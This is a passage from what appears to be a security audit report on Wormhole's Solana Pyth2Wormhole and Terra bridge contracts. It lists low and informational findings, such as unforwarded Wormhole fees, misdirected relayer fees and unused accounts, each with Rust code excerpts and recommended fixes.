The `authority` passed by the SPL Token program's burn instruction must be either the owner or delegate of the SPL Token account from where the tokens are being burned. Furthermore, the `authority` account must be a signing account.

As the `authority_signer` account is a PDA, a user cannot sign for it. And as the `from_owner` account is required to be a signing account, the two accounts can only be the same if the Wormhole token bridge invoked the `TransferWrapped` instruction itself and signed. However, no such self-invoking code is present.

Hence, the `authority_signer` is required to be a delegate of the `from` SPL Token account.

This puts unnecessary complexity to the account configuration. Instead, the `from_owner` could simply be passed to the burn instruction as the `authority`. Then `invoke` can be used instead of `invoke_signed` as the actual owner of the `from` SPL Token account has already signed the transaction.

Severity and Impact Summary

Unnecessary signed of cross program invocation may open a hole to let attackers inject other accounts and get the program to sign.

In this case, the impact is minimal as the `from_owner` which must be owner of the `from` SPL Token account is still required to sign the transaction. It is just unnecessary to sign the CPI once again.

Recommendation

When invoking the SPL Program's burn instruction, `from_owner` should be passed as the `authority` and `invoke` should be used instead of `invoke_signed`.

Solana Pyth2Wormhole: No Pyth verification

Finding ID: KS-WORMHOLE-33

Severity: **Informational**

Status: **Open**

Description

The Solana Pyth2Wormhole program emits Pyth prices as Wormhole messages. It verifies expected ownership of the Pyth input accounts but does not follow best practices for consuming Pyth's prices and confidence intervals. The best practices include:

1. Use products with at least 3 active publishers.
2. Check the status of the product
3. Use the confidence interval to protect your users from price uncertainty

- [Pyth Best Practices](#)

If there are less than 3 active publishers, fluctuation in the aggregated price will be substantially influenced by a single publisher causing unreliable prices.

The Pyth status is used to indicate that no current price is currently available. This can be caused by maintenance or market downtime. However, when the status is not `trading`, the Pyth price is arbitrary and should never be used.

The confidence interval indicates uncertainty of the Pyth price. A program using a Pyth price for exchange rates should use the confidence interval to add or subtract the exchange rate in favor of the program to avoid unfavorable exchanges. As an example, on September 20, 2021 the Pyth BTC/USD aggregate price had several drops as low as \$5402 but with the extremely wide confidence intervals:

Several Solana programs relying on Pyth prices were impacted by this incident. The impact was exacerbated due to some programs relying on the aggregate price feed without using the confidence, which allowed liquidations to occur even though the published price was highly uncertain.

- [Pyth Root Cause Analysis](#)

Severity and Impact Summary

There is no direct impact on the Pyth2Wormhole program as it simply forwards Pyth prices as Wormhole message.

As such the responsibility of verifying reliable, status, and confidence of the Pyth prices are left to the consumers of the Wormhole messages.

Recommendation

To ensure that verification of the Pyth prices is not missed, it is recommended to implement at least status and reliability checks in the Pyth2Wormhole.

Furthermore, the emitted `PriceAttestation` message can be remodeled to only include price fields that take account for the confidence level. I.e., it should only include price fields for buying and selling respectively. Consumers will then have to access the price fields according to their indented actions. Modelling price fields in this way will encourage use of confidence intervals for consumer programs.

References

- [Pyth Best Practices](#)
- [Pyth Root Cause Analysis](#)

Solana Pyth2Wormhole: Unused payer account

Finding ID: KS-WORMHOLE-34

Severity: **Informational**

Status: **Open**

Description

The Solana Pyth2Wormhole program's SetPrice instruction requires a signing payer account. However, the payer account is never used.

Proof of Issue

The SetConfig account struct defines the payer input account as a `Mut<Signer<Info<'b>>>`:

File name: solana/pyth2wormhole/program/src/set_config.rs

Line number: 25

```
#[derive(FromAccounts, ToInstruction)]
pub struct SetConfig<'b> {
    /// Current config used by the program
    pub config: Mut<P2WConfigAccount<'b, { AccountState::Initialized }>>,
    /// Current owner authority of the program
    pub current_owner: Mut<Signer<Info<'b>>>,
    /// Payer account for updating the account data
    pub payer: Mut<Signer<Info<'b>>>,
}
```

However, the payer account is never used during instruction processing:

File name: solana/pyth2wormhole/program/src/set_config.rs

Line number: 42

```
pub fn set_config(
    _ctx: &ExecutionContext,
    accs: &mut SetConfig,
    data: Pyth2WormholeConfig,
) -> SoliResult<()> {
    if &accs.config.0.owner != accs.current_owner.info().key {
        msg!(
            "Current owner account mismatch (expected {:?})",
            accs.config.0.owner
        );
        return Err(SolitaireError::InvalidSigner(
            accs.current_owner.info().key.clone(),
        ));
    }

    accs.config.1 = data;

    Ok(())
}
```

Severity and Impact Summary

The severity and impact of this unused input requirement is minimal as the instruction can just be invoked with any signing account.

The easiest workaround for the invoker is to just pass the `current_owner` account twice as the `current_owner` is also required to be a signing account.

However, it is a nuisance that an unused signing account is required.

Recommendation

Remove the unused payer account from the definition of the `SetConfig` struct.

Technical Findings: Terra Bridge

Terra Bridge: Initiating a transfer of a cw20 token fails when fee is set to greater than zero (token-bridge/wormhole)

Finding ID: KS-WORMHOLE-05

Severity: **Low**

Status: **Open**

Public Response: We are aware of this and other issues relating to the correct processing of wormhole fees. Currently, this feature is not in use since the fee is set to zero and thus there is no impact from this bug. If we were to set fees in the future, we would thoroughly review this and other issues.

Description

The current implementation of this transaction sets the fees to zero. If the fee were to be set to greater than zero, the initiate transfer transaction for cw20 token would never be successfully broadcasted to the Wormhole network. It is a similar issue to KS-WORMHOLE-06.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 189-196

```
let message = CosmosMsg::Wasm(WasmMsg::Execute {
    contract_addr: cfg.wormhole_contract,
    funds: vec![],
    msg: to_binary(&WormholeExecuteMsg::PostMessage {
        message: Binary::from(token_bridge_message.serialize()),
        nonce: state.nonce,
    })?,
});
```

The `funds` parameter of the `WormholeExecuteMsg::PostMessage` does not include any coins to pay to the contract at `cfg.wormhole_contract` address.

File name: /terra/contracts/wormhole/src/contract.rs

Line number: 332-334

```
if fee.amount.u128() > 0 && !has_coins(info.funds.as_ref(), &fee) {
    return ContractError::FeeTooLow.std_err();
}
```

The handler of the `WormholeExecuteMsg::PostMessage` message fails if there is no sufficient fee provided by the transaction sender.

Severity and Impact Summary

If the `WormholeExecuteMsg::PostMessage` handler fails, then the whole transaction is reverted and no message about the cw20 token transfer initiation is ever made available to the Wormhole network.

In short, it would be impossible for a user to send fungible tokens from the Terra network to other blockchains.

Recommendation

Since the issue in question is within the `reply` method, there's no `info.sender` available. This opens a new problem: where to get the funds to cover the Wormhole fee?

One option is to store the amount of funds provided to the token bridge by the user on the transaction. The bridge contract can then use this information to consider how much funds from its own balance it can forward to the Wormhole contract.

1. Track user-provided funds

Add `user_provided_funds` property on `TransferState` object to store the amount of funds provided by the user within the current transaction.

File name: `/terra/contracts/token-bridge/src/contract.rs`

Line number: 1011-1019

```
wrapped_transfer_tmp(deps.storage).save(&TransferState {
    previous_balance: balance.balance.to_string(),
    account: info.sender.to_string(),
    token_address: asset,
    token_canonical: asset_canonical.clone(),
    message: transfer_info.serialize(),
    multiplier: Uint128::new(multiplier).to_string(),
    nonce,
})?;
```

Replace the method above with the one below:

```
wrapped_transfer_tmp(deps.storage).save(&TransferState {
    user_provided_funds: info.funds, // track user-provided funds
    previous_balance: balance.balance.to_string(),
    account: info.sender.to_string(),
    token_address: asset,
    token_canonical: asset_canonical.clone(),
    message: transfer_info.serialize(),
    multiplier: Uint128::new(multiplier).to_string(),
    nonce,
})?;
```

2. Cover Wormhole contract fee

Use the newly provided value to proxy funds to the Wormhole contract (using the token bridge balance).

File name: `/terra/contracts/token-bridge/src/contract.rs`

Line number: 189-198

```
let message = CosmosMsg::Wasm(WasmMsg::Execute {
    contract_addr: cfg.wormhole_contract,
    funds: vec![],
    msg: to_binary(&WormholeExecuteMsg::PostMessage {
        message: Binary::from(token_bridge_message.serialize()),
        nonce: state.nonce,
    })?,
});

send_native(deps.storage, &state.token_canonical, info.amount.1.into())?;
```

Replace the method above with the one below:

```
send_native(deps.storage, &state.token_canonical, info.amount.1.into())?;  
  
let message = CosmosMsg::Wasm(WasmMsg::Execute {  
    contract_addr: cfg.wormhole_contract,  
    funds: coins_after_tax(deps, state.user_provided_funds)?,  
    msg: to_binary(&WormholeExecuteMsg::PostMessage {  
        message: Binary::from(token_bridge_message.serialize()),  
        nonce: state.nonce,  
    })?,  
});
```

References

- [CosmWasm: Dispatching Messages](#) > If a contract returns two messages - M1 and M2, these will both be parsed and executed in `x/wasm` with the permissions of the contract (meaning `info.sender` will be the contract not the original caller).
- [CosmWasm: Handling the Reply](#) > After the submessage is finished, the caller will get a chance to handle the result.

If you need more state, you must save some local context to the store (under the id) before returning the submessage in the original execute and load it in reply.

Terra Bridge: Initiating a transfer of a cw721 token fails when fee is set to greater than zero (nft-bridge / wormhole)

Finding ID: KS-WORMHOLE-06

Severity: **Low**

Status: **Open**

Public Response: We are aware of this and other issues relating to the correct processing of wormhole fees. Currently, this feature is not in use since the fee is set to zero and thus there is no impact from this bug. If we were to set fees in the future, we would thoroughly review this and other issues.

Description

The current implementation of this transaction sets the fees to zero. If the fee were to be set to greater than zero, the initiate transfer transaction for cw721 token would never be successfully broadcasted to the Wormhole network and the transaction would fail.

Proof of Issue

File name: /terra/contracts/nft-bridge/src/contract.rs

Line number: 491-498

```
messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
    contract_addr: cfg.wormhole_contract,
    msg: to_binary(&WormholeExecuteMsg::PostMessage {
        message: Binary::from(token_bridge_message.serialize()),
        nonce,
    })?,
    funds: vec![],
}));
```

The `funds` parameter of the `WormholeExecuteMsg::PostMessage` does not include any coins to pay to the contract at `cfg.wormhole_contract` address.

File name: /terra/contracts/wormhole/src/contract.rs

Line number: 332-334

```
if fee.amount.u128() > 0 && !has_coins(info.funds.as_ref(), &fee) {
    return ContractError::FeeTooLow.std_err();
}
```

The handler of the `WormholeExecuteMsg::PostMessage` message fails if there is no sufficient fee provided by the transaction sender.

Severity and Impact Summary

If the `WormholeExecuteMsg::PostMessage` handler fails, then the whole transaction is reverted and no message about the cw721 token transfer initiation is ever made available to the Wormhole network.

In short, it would be impossible for a user to send an NFT token from the Terra network to other blockchains.

Recommendation

The fix is quite simple, and the solution has been already used across multiple instances in the Token Bridge contract.

File name: /terra/contracts/token-bridge/src/contract.rs
Line number: 204-216

```
pub fn coins_after_tax(deps: DepsMut, coins: Vec<Coin>) -> StdResult<Vec<Coin>> {
    let mut res = vec![];
    for coin in coins {
        let asset = Asset {
            amount: coin.amount.clone(),
            info: AssetInfo::NativeToken {
                denom: coin.denom.clone(),
            },
        };
        res.push(asset.deduct_tax(&deps.querier)?);
    }
    Ok(res)
}
```

Use the `coins_after_tax` function to properly calculate funds and proxy them to the `WormholeExecuteMsg::PostMessage` message handler.

Replacing `funds: vec![],` with `funds: coins_after_tax(deps.branch(), info.funds)?,` will make the funds attached to the current transaction also available to the nested transaction.

File name: /terra/contracts/nft-bridge/src/contract.rs
Line number: 491-498

```
messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
    contract_addr: cfg.wormhole_contract,
    msg: to_binary(&WormholeExecuteMsg::PostMessage {
        message: Binary::from(token_bridge_message.serialize()),
        nonce,
    })?,
    funds: coins_after_tax(deps.branch(), info.funds.clone())?,
}));
```

References

- [CosmWasm: Dispatching Messages](#) > If a contract returns two messages - M1 and M2, these will both be parsed and executed in `x/wasm` with the permissions of the contract (meaning `info.sender` will be the contract not the original caller).

Terra Bridge: Transfer completion fee is not sent to the relayer (token-bridge)

Finding ID: KS-WORMHOLE-25

Severity: **Low**

Status: **Remediated**

Public Response: We have fixed the issue and released it into production.

Description

The native coin transfer completion fee is sent to the recipient for the transferred assets.

Proof of Issue

File: /terra/contracts/token-bridge/src/contract.rs

Line number: 811-814

```
messages.push(CosmosMsg::Bank(BankMsg::Send {  
    to_address: recipient.to_string(),  
    amount: coins_after_tax(deps, vec![coin(fee, &denom)])?,  
}));
```

Severity and Impact Summary

Low — The relayers won't be incentivised for completing the native token transfers on the Terra Money end. This may render the Token Bridge not as useful to users.

Recommendation

Update `to_address` parameter to include the `info.sender` address. This one is pointing a relayer's wallet address on Terra Money blockchain.

```
messages.push(CosmosMsg::Bank(BankMsg::Send {  
    to_address: info.sender.to_string(),  
    amount: coins_after_tax(deps, vec![coin(fee, &denom)])?,  
}));
```

References

1. All other cases of sending fee within the Token Bridge contract are using the `info.sender` address to transfer the fee to.

Terra Bridge: Build warnings (terra)

Finding ID: KS-WORMHOLE-35

Severity: **Informational**

Status: **Open**

Description

Warnings during the project build. Compiling the code should have no warnings.

Proof of Issue

File name: /terra/*

Command: cargo build

Result: - Warnings.

```
/code # cargo build
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)`
was not used in the crate graph.
Check that the patched package version and available features are compatible
with the dependency requirements. If the patch has a different version from
what is locked in the Cargo.lock file, run `cargo update` to use the new
version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/cw20-wrapped/src/contract.rs:2:5
|
2 |     entry_point,
|     ^^^^^^^^^^^
|
= note: `[warn(unused_imports)]` on by default

warning: unused variable: `deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
|
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
StdResult<Response> {
|               ^^^^^ help: if this is intentional, prefix it with an
underscore: `_deps`
|
= note: `[warn(unused_variables)]` on by default

warning: 3 warnings emitted

Compiling wormhole-bridge-terra v0.1.0 (/code/contracts/wormhole)
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
```

```

musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: unused import: `entry_point`
--> contracts/wormhole/src/contract.rs:2:5
  |
2 |     entry_point,
  |     ^^^^^^^^^^^
  |
= note: `[warn(unused_imports)]` on by default

warning: 2 warnings emitted

    Compiling nft-bridge v0.1.0 (/code/contracts/nft-bridge)
    Compiling token-bridge v0.1.0 (/code/contracts/token-bridge)
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: unused import: `Order`
--> contracts/token-bridge/src/contract.rs:16:5
  |
16 |     Order,
   |     ^^^^^
   |
= note: `[warn(unused_imports)]` on by default

warning: 1 warning emitted

warning: 2 warnings emitted

    Finished dev [unoptimized + debuginfo] target(s) in 2.16s
/code # cargo build
warning: Patch `memmap2 v0.1.0 (https://github.com/certusone/wormhole#dac68d09)` was not used in the crate graph.
Check that the patched package version and available features are compatible with the dependency requirements. If the patch has a different version from what is locked in the Cargo.lock file, run `cargo update` to use the new version. This may also occur with an optional dependency that is not enabled.
warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: unused import: `entry_point`
--> contracts/cw20-wrapped/src/contract.rs:2:5
  |

```

```

2 |     entry_point,
  |     ^^^^^^^^^^^
  |
= note: `[warn(unused_imports)]` on by default

warning: unused variable: `deps`
--> contracts/cw20-wrapped/src/contract.rs:224:16
  |
224 | pub fn migrate(deps: DepsMut, _env: Env, _msg: MigrateMsg) ->
StdResult<Response> {
  |               ^^^^ help: if this is intentional, prefix it with an
underscore: `_deps`
  |
= note: `[warn(unused_variables)]` on by default

warning: 3 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `entry_point`
--> contracts/wormhole/src/contract.rs:2:5
  |
2 |     entry_point,
  |     ^^^^^^^^^^^
  |
= note: `[warn(unused_imports)]` on by default

warning: 2 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: unused import: `Order`
--> contracts/token-bridge/src/contract.rs:16:5
  |
16 |     Order,
  |     ^^^^^
  |
= note: `[warn(unused_imports)]` on by default

warning: 2 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-
musl`

warning: 1 warning emitted

    Finished dev [unoptimized + debuginfo] target(s) in 0.25s

```

Severity and Impact Summary

Warnings during the project build.

Recommendation

Fix warnings.

Terra Bridge: CR handle_attest_meta (token-bridge)

Finding ID: KS-WORMHOLE-36

Severity: **Informational**

Status: **Open**

Description

Code review of handle_attest_meta: specific naming.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 363-370

```
if CHAIN_ID == meta.token_chain {  
    // consider using specific error type and replace `native` word as it adds  
    // confusion to  
    // `native token` term used in this code base  
    // recommendation: `return Err(TokenBridgeError::AttestExternalAssetsOnly)`  
    return Err(StdError::generic_err(  
        "this asset is native to this chain and should not be attested",  
    ));  
}  
  
let cfg = config_read(deps.storage).load()?;  
// it's asset hash, to be specific  
let asset_id = build_asset_id(meta.token_chain,  
    &meta.token_address.as_slice());
```

Severity and Impact Summary

Code review of handle_attest_meta: specific naming.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_complete_transfer_token (token-bridge)

Finding ID: KS-WORMHOLE-37

Severity: **Informational**

Status: **Open**

Description

Code review of handle_complete_transfer_token: DRY / long function / gas optimization / helpers / precise readability / logging.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 638-766

```
// Very long function, consider extracting to helpers and cover with proper tests.
fn handle_complete_transfer_token(
    deps: DepsMut,
    _env: Env,
    info: MessageInfo,
    emitter_chain: u16,
    emitter_address: Vec<u8>,
    data: &Vec<u8>,
) -> StdResult<Response> {
    // this assertions related to the emitter address and recipient chain could be
    // extracted to a helper function
    // and used one level up the call tree
    let transfer_info = TransferInfo::deserialize(&data)?;
    let expected_contract =
        bridge_contracts_read(deps.storage).load(&emitter_chain.to_be_bytes())?;

    if expected_contract != emitter_address {
        return Err(StdError::generic_err("invalid emitter"));
    }

    if transfer_info.recipient_chain != CHAIN_ID {
        return Err(StdError::generic_err(
            "this transfer is not directed at this chain",
        ));
    }

    let token_chain = transfer_info.token_chain;
    let target_address = (&transfer_info.recipient.as_slice()).get_address(0);

    // everything above in this block could be a shared helper; DRY

    let (not_supported_amount, mut amount) = transfer_info.amount;
    let (not_supported_fee, mut fee) = transfer_info.fee;

    // gas optimisation, move this operation after the invariant check
    amount = amount.checked_sub(fee).unwrap();

    // Check high 128 bit of amount value to be empty
```

```

if not_supported_amount != 0 || not_supported_fee != 0 {
    // consider a more specific message to say which amount was too high
    // was it the transfer amount, or maybe the fee amount?
    return ContractError::AmountTooHigh.std_err();
    // also, why only u128 values are supported,
    // when the wormhole spec allows for u256
    // for both, the transfer amount, and the fee amount?
}

if token_chain != CHAIN_ID {
    // improve readability, extract long block into a separate method
    let asset_address = transfer_info.token_address;
    let asset_id = build_asset_id(token_chain, &asset_address);

    // Check if this asset is already deployed
    let contract_addr = wrapped_asset_read(deps.storage).load(&asset_id).ok();

    return if let Some(contract_addr) = contract_addr {

        let recipient = deps
            .api
            .addr_humanize(&target_address)
            .or_else(|_| ContractError::WrongTargetAddressFormat.std_err())?;

        let mut messages = vec![CosmosMsg::Wasm(WasmMsg::Execute {
            contract_addr: contract_addr.clone(),
            msg: to_binary(&WrappedMsg::Mint {
                recipient: recipient.to_string(),
                amount: Uint128::from(amount),
            })?,
            funds: vec![],
        })];
        if fee != 0 {
            messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
                contract_addr: contract_addr.clone(),
                msg: to_binary(&WrappedMsg::Mint {
                    // Who is the info.sender in that case? They receive the
                    fee!

                    // Assuming it's a relayer.
                    recipient: info.sender.to_string(),
                    amount: Uint128::from(fee),
                })?,
                funds: vec![],
            }));
        }

        Ok(Response::new()
            .add_messages(messages)
            .add_attribute("action", "complete_transfer_wrapped")
            .add_attribute("contract", contract_addr)
            .add_attribute("recipient", recipient)
            .add_attribute("amount", amount.to_string()))
        // consider logging the fee amount and fee recipient (if
        applicable)
    } else {

```

```

// consider being more precise on the guidance on how to resolve the
issue
// for example, use the correct message name `CreateAssetMeta`
Err(StdError::generic_err("Wrapped asset not deployed. To deploy,
invoke CreateWrapped with the associated AssetMeta"))
};
} else {
    let token_address = transfer_info.token_address.as_slice().get_address(0);

    let recipient = deps.api.addr_humanize(&target_address)?;
    let contract_addr = deps.api.addr_humanize(&token_address)?;

    // Consider renaming the one below to be more specific:
    // `account_for_unlocked_asset`

    // note -- here the amount is the amount the recipient will receive;
    // amount + fee is the total sent
    receive_native(deps.storage, &token_address, Uint128::new(amount + fee))?;

    // undo normalization to 8 decimals
    let token_info: TokenInfoResponse =
        deps.querier.query(&QueryRequest::Wasm(WasmQuery::Smart {
            contract_addr: contract_addr.to_string(),
            msg: to_binary(&TokenQuery::TokenInfo {})?,
        }))?;

    let decimals = token_info.decimals;
    let multiplier = 10u128.pow((max(decimals, 8u8) - 8u8) as u32);
    amount = amount.checked_mul(multiplier).unwrap();
    fee = fee.checked_mul(multiplier).unwrap();

    let mut messages = vec![CosmosMsg::Wasm(WasmMsg::Execute {
        contract_addr: contract_addr.to_string(),
        msg: to_binary(&TokenMsg::Transfer {
            recipient: recipient.to_string(),
            amount: Uint128::from(amount),
        })?,
        funds: vec![],
    })];

    if fee != 0 {
        messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
            contract_addr: contract_addr.to_string(),
            msg: to_binary(&TokenMsg::Transfer {
                // assuming that `info.sender` is the relayer (EOA)
                // can it also be a smart contract?
                recipient: info.sender.to_string(),
                amount: Uint128::from(fee),
            })?,
            funds: vec![],
        }));
    }

    Ok(Response::new()
        .add_messages(messages)
        .add_attribute("action", "complete_transfer_native"))

```

```
.add_attribute("recipient", recipient)
.add_attribute("contract", contract_addr)
.add_attribute("amount", amount.to_string())
// consider logging the fee amount and fee recipient (if applicable)
}}
```

Severity and Impact Summary

Code review of `handle_complete_transfer_token`: DRY / long function / gas optimization / helpers / precise readability / logging.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_complete_transfer_token_native (token-bridge)

Finding ID: KS-WORMHOLE-38

Severity: **Informational**

Status: **Open**

Description

Code review of handle_complete_transfer_token_native: DRY / gas optimization / error unwrap / specific messages / total sent / to_address / logging.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 768-837

```
fn handle_complete_transfer_token_native(
    mut deps: DepsMut,
    _env: Env,
    _info: MessageInfo,
    emitter_chain: u16,
    emitter_address: Vec<u8>,
    data: &Vec<u8>,
) -> StdResult<Response> {
    let transfer_info = TransferInfo::deserialize(&data)?;

    // checking emmitter could be done by a helper method to reduce code repetition
    let expected_contract =
        bridge_contracts_read(deps.storage).load(&emitter_chain.to_be_bytes())?;

    if expected_contract != emitter_address {
        return Err(StdError::generic_err("invalid emitter"));
    }

    // GAS OPTIMISATION: run this check before reading from the storage
    if transfer_info.recipient_chain != CHAIN_ID {
        return Err(StdError::generic_err(
            "this transfer is not directed at this chain",
        ));
    }

    let target_address = (&transfer_info.recipient.as_slice()).get_address(0);

    let (not_supported_amount, mut amount) = transfer_info.amount;
    let (not_supported_fee, fee) = transfer_info.fee;

    // calling .unwrap() could be replaced with returning error if over/under-flow
    occurs
    amount = amount.checked_sub(fee).unwrap();

    // Check high 128 bit of amount value to be empty
    if not_supported_amount != 0 || not_supported_fee != 0 {
        // consider a more specific message to say which amount was too high
        // was it the transfer amount, or maybe the fee amount?
```

```

        return ContractError::AmountTooHigh.std_err();
        // also, why only u128 values are supported,
        // when the wormhole spec allows for u256
        // for both, the transfer amount, and the fee amount?
    }

    let mut token_address = transfer_info.token_address.clone();
    let token_address = token_address.as_mut_slice();
    token_address[0] = 0;

    let mut denom = token_address.to_vec();
    denom.retain(|&c| c != 0);
    let denom = String::from_utf8(denom).unwrap();

    // note -- here the amount is the amount the recipient will receive;
    // amount + fee is the total sent
    let recipient = deps.api.addr_humanize(&target_address)?;
    let token_address = (&token_address).get_address(0);

    receive_native(deps.storage, &token_address, Uint128::new(amount + fee))?;

    let mut messages = vec![CosmosMsg::Bank(BankMsg::Send {
        to_address: recipient.to_string(),
        amount: coins_after_tax(deps.branch(), vec![coin(amount, &denom)])?,
    })];

    if fee != 0 {
        messages.push(CosmosMsg::Bank(BankMsg::Send {
            // Why is the fee sent to the recipient?
            // Perhaps it should be sent (as in other examples) to `info.sender`
            // as it's going to be the relayer
            // Replace the line below with: `to_address: info.sender.to_string(),`
            to_address: recipient.to_string(),
            amount: coins_after_tax(deps, vec![coin(fee, &denom)])?,
        }));
    }

    Ok(Response::new()
        .add_messages(messages)
        .add_attribute("action", "complete_transfer_terra_native")
        .add_attribute("recipient", recipient)
        .add_attribute("denom", denom)
        .add_attribute("amount", amount.to_string()))
        // consider logging the fee amount and fee recipient (if applicable)
    }

```

Severity and Impact Summary

Code review of `handle_complete_transfer_token_native`: DRY / gas optimization / error unwrap / specific messages / total sent / `to_address` / logging.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_governance_payload (nft-bridge)

Finding ID: KS-WORMHOLE-39

Severity: **Informational**

Status: **Open**

Description

Code review of handle_governance_payload: DRY / const / strongly typed error.

Proof of Issue

File name: /terra/contracts/nft-bridge/src/contract.rs

Line number: 188-211

```
// DRY: this whole function could be (with a few changes) shared with token-bridge
fn handle_governance_payload(deps: DepsMut, env: Env, data: &Vec<u8>) ->
StdResult<Response> {
    let gov_packet = GovernancePacket::deserialize(&data)?;
    let module = get_string_from_32(&gov_packet.module);

    // Use const here for `NFTBridge`
    if module != "NFTBridge" {
        // Use strongly typed error
        // Pass useful error message to say what's a valid module and what was
        provided as a module
        return Err(StdError::generic_err("this is not a valid module"));
    }

    if gov_packet.chain != 0 && gov_packet.chain != CHAIN_ID {
        return Err(StdError::generic_err(
            "the governance VAA is for another chain",
        ));
    }

    match gov_packet.action {
        1u8 => handle_register_chain(deps, env,
RegisterChain::deserialize(&gov_packet.payload)?),
        2u8 => handle_upgrade_contract(
            deps,
            env,
            UpgradeContract::deserialize(&gov_packet.payload)?,
        ),
        _ => ContractError::InvalidVAAAction.std_err(),
    }
}
```

Severity and Impact Summary

Code review of handle_governance_payload: DRY / const / strongly typed error.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_governance_payload (token-bridge)

Finding ID: KS-WORMHOLE-40

Severity: **Informational**

Status: **Open**

Description

Code review of handle_governance_payload: DRY / const / sudo chain / docs / strongly typed error.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 562-581

```
fn handle_governance_payload(deps: DepsMut, env: Env, data: &Vec<u8>) ->
StdResult<Response> {
    // GovernancePacket should be living in a shared package
    let gov_packet = GovernancePacket::deserialize(&data)?;
    let module = get_string_from_32(&gov_packet.module);

    // Use const here for `TokenBridge`
    if module != "TokenBridge" {
        // Use strongly typed error
        // Pass useful error message to say what's a valid module and what was
        provided as a module
        return Err(StdError::generic_err("this is not a valid module"));
    }

    // what happens if gov_packet.chain is 0? Is it some kind of sudo chain?
    if gov_packet.chain != 0 && gov_packet.chain != CHAIN_ID {
        return Err(StdError::generic_err(
            "the governance VAA is for another chain",
        ));
    }

    match gov_packet.action {
        1u8 => handle_register_chain(deps, env, &gov_packet.payload),
        2u8 => handle_upgrade_contract(deps, env, &gov_packet.payload),
        // consider more specific error type, for example,
        `InvalidVaaGovernanceAction()`
        // consider presenting allowed values for action, or a link to docs
        _ => ContractError::InvalidVAAAction.std_err(),
    }
}
```

Severity and Impact Summary

Code review of handle_governance_payload: DRY / const / sudo chain / docs / strongly typed error.

Recommendation

As in the code comments above.

Terra Bridge: CR handle_initiate_transfer_native_token (token-bridge)

Finding ID: KS-WORMHOLE-41

Severity: **Informational**

Status: **Open**

Description

Code review of handle_initiate_transfer_native_token: readability unit fee / checked_sub / strong typing.

Proof of Issue

File name: /terra/contracts/token-bridge/src/contract.rs

Line number: 1056-1134

```
fn handle_initiate_transfer_native_token(
    deps: DepsMut,
    env: Env,
    info: MessageInfo,
    denom: String,
    amount: Uint128,
    recipient_chain: u16,
    recipient: Vec<u8>,
    fee: Uint128,
    nonce: u32,
) -> StdResult<Response> {
    if recipient_chain == CHAIN_ID {
        return ContractError::SameSourceAndTarget.std_err();
    }
    if amount.is_zero() {
        return ContractError::AmountTooLow.std_err();
    }

    // What is the unit of the fee here?
    // Assuming it's the same denom as the native asset being trasferred
    if fee > amount {
        return Err(StdError::generic_err("fee greater than sent amount"));
    }

    let deposit_key = format!("{}", info.sender, denom);
    bridge_deposit(deps.storage).update(deposit_key.as_bytes(), |current:
Option<Uint128>| {
        match current {
            // no need to wrap the checked_sub within Ok,
            // the checked_sub returns Result type anyway
            Some(v) => Ok(v.checked_sub(amount)?),
            None => Err(StdError::generic_err("no deposit found to transfer")),
        }
    })?;

    let cfg: ConfigInfo = config_read(deps.storage).load()?;
    let mut messages: Vec<CosmosMsg> = vec![];
```

```

let asset_chain: u16 = CHAIN_ID;
let mut asset_address: Vec<u8> = build_native_id(&denom);

send_native(deps.storage, &asset_address[..].into(), amount)?;

asset_address = extend_address_to_32(&asset_address.into());
// consider using strongly typed value (enum)
// for example: AssetKind::NativeToken
asset_address[0] = 1;

let transfer_info = TransferInfo {
    token_chain: asset_chain,
    token_address: asset_address.to_vec(),
    amount: (0, amount.u128()),
    recipient_chain,
    recipient: recipient.clone(),
    fee: (0, fee.u128()),
};

let token_bridge_message = TokenBridgeMessage {
    action: Action::TRANSFER,
    payload: transfer_info.serialize(),
};

let sender = deps.api.addr_canonicalize(&info.sender.as_str())?;
messages.push(CosmosMsg::Wasm(WasmMsg::Execute {
    contract_addr: cfg.wormhole_contract,
    msg: to_binary(&WormholeExecuteMsg::PostMessage {
        message: Binary::from(token_bridge_message.serialize()),
        nonce,
    })?,
    funds: coins_after_tax(deps, info.funds.clone())?,
}));

Ok(Response::new()
    .add_messages(messages)
    .add_attribute("transfer.token_chain", asset_chain.to_string())
    .add_attribute("transfer.token", hex::encode(asset_address))
    .add_attribute(
        "transfer.sender",
        hex::encode(extend_address_to_32(&sender)),
    )
    .add_attribute("transfer.recipient_chain", recipient_chain.to_string())
    .add_attribute("transfer.recipient", hex::encode(recipient))
    .add_attribute("transfer.amount", amount.to_string())
    .add_attribute("transfer.nonce", nonce.to_string())
